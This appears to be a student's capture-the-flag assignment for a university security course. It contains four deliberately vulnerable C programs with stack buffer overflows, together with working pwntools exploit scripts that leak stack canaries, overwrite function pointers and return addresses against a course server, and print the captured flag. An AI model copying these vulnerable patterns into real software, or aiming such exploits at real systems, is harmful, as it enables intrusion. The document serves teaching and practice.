
FIGURE 12 – SCRIPT EXERCISE 03 (PART 1)



```python
#EXERCISE 3 - getting the address of the canary
import pwn as pwn
pwn.context.log_level = 'error'
data = {}
value = int(0xffffe108) #the lowest address I got when testing on a local version

def get_key(val):
    for key, value in data.items():
        if val == value:
            return key
    return -1

while(value < int(0xfffffffef)):
    r = pwn.remote("158.39.77.181", 7003)
    payload = b'A'* 32
    value += 16
    payload += pwn.p32(value)
    payload += pwn.p16(0x7fff)
    r.readline().decode("ascii")
    r.sendline(payload)

    try:
        canary = hex(int(r.recv(0x15).decode("ascii")))
    except EOFError:
        pass
    except ValueError:
        pass
    if abs(int(canary, 16)) > 0x0000010000000000: #arbitrarily chosen bound
        if get_key(canary) == -1:
            print(canary + " at " + hex(value))
            data.update({value : canary})

print(data)
r.close()
```

```
0xeb6981ec44afd at 0xffffeca8
{4294962344: '0xeb6981ec44afd'}
```

FIGURE 13 – SCRIPT EXERCISE 03 (PART 2)



```python
#EXERCISE 3
import pwn as pwn
pwn.context.log_level = 'error'

r = pwn.remote("158.39.77.181", 7003)
print(r.readline().decode("ascii"))

#padding + address of canary
payload = b'A'* 32
payload += pwn.p64(0x7fffffffecc8)
r.sendline(payload)
print("sent: " + str(payload))

#canary value is the answer
readValue = r.readline().decode("ascii")[:-1]
print(readValue)

#padding + address of canary + canary + padding + new return pointer
payload2 = b'q'* 32 #fill the buffer
payload2 += pwn.p64(0x00007fffffffecc8) #the pt0 / canary address
payload2 += pwn.p64(int(readValue,16)) #the canary
payload2 += b'A'*8 #padding
payload2 += pwn.p64(0x00000000004011d6) #new return address
r.sendline(payload2)
print("sent: " + str(payload2))

print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
```

✓ 1.1s

```
Do not, for one repulse, forego the purpose that you resolved to effect -William Shakespeare, The Tempest

sent: b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xc8\xec\xff\xff\xff\x7f\x00\x00'
240649b85f53e100
sent: b'qqqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq\xc8\xec\xff\xff\xff\x7f\x00\x00\x00\xe1S_\xb8I\x06$AAAAAAAA\xd6\x11@\x00\x00\x00\x00\x00'
Do not, for one repulse, forego the purpose that you resolved to effect -William Shakespeare, The Tempest

240649b85f53e100

Well done, you can get the flag

meximafinetogyjuwohipyzobywosobu
```

The flag in this exercise is:
meximafinetogyjuwohipyzobywosobu

The source code and script can also be found attached.

Attachments

Exercise 00

Source

```c
#include <assert.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv){
    struct{
        char buffer[16];
        int32_t check;
    }locals;
    locals.check=0xabcdc3cf;
    printf("Input an argument to pass\n");
    fflush(stdout);
    assert(fgets(locals.buffer, 512, stdin) != NULL);
    if(locals.check == 0x79beef8b){
        printf("Well done, you can get the flag\n");
        fflush(stdout);
        system("cat flag");
    }
    else{
        printf("Uh oh, value is not correct. please try again. Goodbye.\n");
    }
    return 0;
}
```

Exploit

```python
#EXERCISE 0
import pwn as pwn
r = pwn.remote("158.39.77.181", 7000)
payload = pwn.cyclic(length=16)
payload += pwn.p32(0x79beef8b)
print(r.readline().decode("ascii"))
print(payload)
r.sendline(payload)
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
r.close()
```

Exercise 01

Source

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

void getFlag(){
    printf("Congrats! you can get the flag\n");
    fflush(stdout);
    system("cat flag");
}

int main(int argc, char **argv){
    struct {
        char buffer[16];
        volatile int (*funcPointer)();
    } stores;

    stores.funcPointer = NULL;
    printf("Try to get flag by inputing argument\n");
    fflush(stdout);
    assert(fgets(stores.buffer, 512, stdin) != NULL);
    if(stores.funcPointer){
        printf("Function is goint to %p\n", stores.funcPointer);
        fflush(stdout);
        stores.funcPointer();
    }
    else{
        printf("oh no, please try again!\n");
    }
    return 0;
}
```

Exploit

```python
#EXERCISE 1
import pwn as pwn
r = pwn.remote("158.39.77.181", 7001)

payload = pwn.cyclic(length=16)
#append the address of the getFlag() function
payload += pwn.p64(0x00000000004011f6)
print(r.readline().decode("ascii"))
r.sendline(payload)
print(payload)
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
r.close()
```

Robin Erd
Mandatory assignment I
University of Bergen – INF226
12.09.2021

Exercise 02

Source

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

void getFlag(){
    printf("Congrats! you can get the flag\n");
    fflush(stdout);
    system("cat flag");
}


int main(int argc, char **argv){
    char buffer[16] = {0};
    int offset = 0;

    printf("What does the canary say?\n");
    fflush(stdout);
    scanf("%d", &offset);
    getchar();
    printf("%lu\n", *(unsigned long*)(buffer+8+offset));
    fflush(stdout);
    printf("Try to get flag by inputing value\n");
    fflush(stdout);
    assert(fgets(buffer, 512, stdin) != NULL);
    return 0;
}
```

Exploit

```python
#EXERCISE 2
import pwn as pwn
r = pwn.remote("158.39.77.181", 7002)

payload = b"A"*24
print(r.readline().decode("ascii"))
r.sendline(b"16")
print(16)

#receive the read canary - canary has 8 bytes
received = str(hex(int(r.readline().decode("ascii"))))
print(received)
part1 = "0x" + received[10:18]
part2 = received[0:10]
print(part1 +" " + part2)
print(r.readline().decode("ascii"))
#append the read canary
payload += pwn.p32(int(part1, 16))
payload += pwn.p32(int(part2, 16))
#8 Byte bis zum return pointer überbrücken
payload += b'A' * 8
#append the new return pointer - address of getFlag() 0x00000000_004007f7
payload += pwn.p64(0x00000000004007f7)

r.sendline(payload)
print(payload)
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
r.close()
```

Exercise 03

Source

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>


void getFlag(){
        printf("Well done, you can get the flag\n");
        fflush(stdout);
        system("cat flag");
    return;
}

int main(int argc, char ** argv){

    unsigned long val = 5;
        struct {
    char buffer[32];
    unsigned long* pt0;
    }locals;

    locals.pt0 = &val;

    while(locals.buffer[0] != 'q'){
        printf("Do not, for one repulse, forego the purpose that you resolved to 
effect -William Shakespeare, The Tempest\n");
        fflush(stdout);

        assert(fgets(locals.buffer, 512, stdin) != NULL);

            printf("%lx\n", *locals.pt0);  //get the canary

                fflush(stdout);

    }

return 0;
}
```

Exploit

```python
#EXERCISE 3 - getting the address of the canary
import pwn as pwn
data = {}
value = int(0xffffe108) #the lowest address I got when testing on a local version

def get_key(val):
    for key, value in data.items():
         if val == value:
             return key
    return -1

while(value < int(0xffffffef)):
    r = pwn.remote("158.39.77.181", 7003)
    payload = b'A'* 32
    value += 16
    payload += pwn.p32(value)
    payload += pwn.p16(0x7fff)
    r.readline().decode("ascii")
    r.sendline(payload)

    try:
        canary = hex(int(r.recv(0x15).decode("ascii")))
    except EOFError:
        pass
    except ValueError:
        pass
    if abs(int(canary, 16)) > 0x0000010000000000: #arbitrarily chosen bound
        if get_key(canary) == -1:
            print(canary + " at " + hex(value))
            data.update({value : canary})

print(data)
r.close()
```

```python
#EXERCISE 3  - capturing the flag
import pwn as pwn
r = pwn.remote("158.39.77.181", 7003)
print(r.readline().decode("ascii"))

#padding + address of canary
payload = b'A'* 32
payload += pwn.p64(0x7fffffffecc8)
r.sendline(payload)
print("sent: " + str(payload))

#canary value is the answer
readValue = r.readline().decode("ascii")[:-1]
print(readValue)

#padding + address of canary + canary + padding + new return pointer
payload2 = b'q'* 32 #fill the buffer
payload2 += pwn.p64(0x00007fffffffecc8) #the pt0 / canary address
payload2 += pwn.p64(int(readValue,16)) #the canary
payload2 += b'A'*8 #padding
payload2 += pwn.p64(0x00000000004011d6) #new return address
r.sendline(payload2)
print("sent: " + str(payload2))
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
print(r.readline().decode("ascii"))
```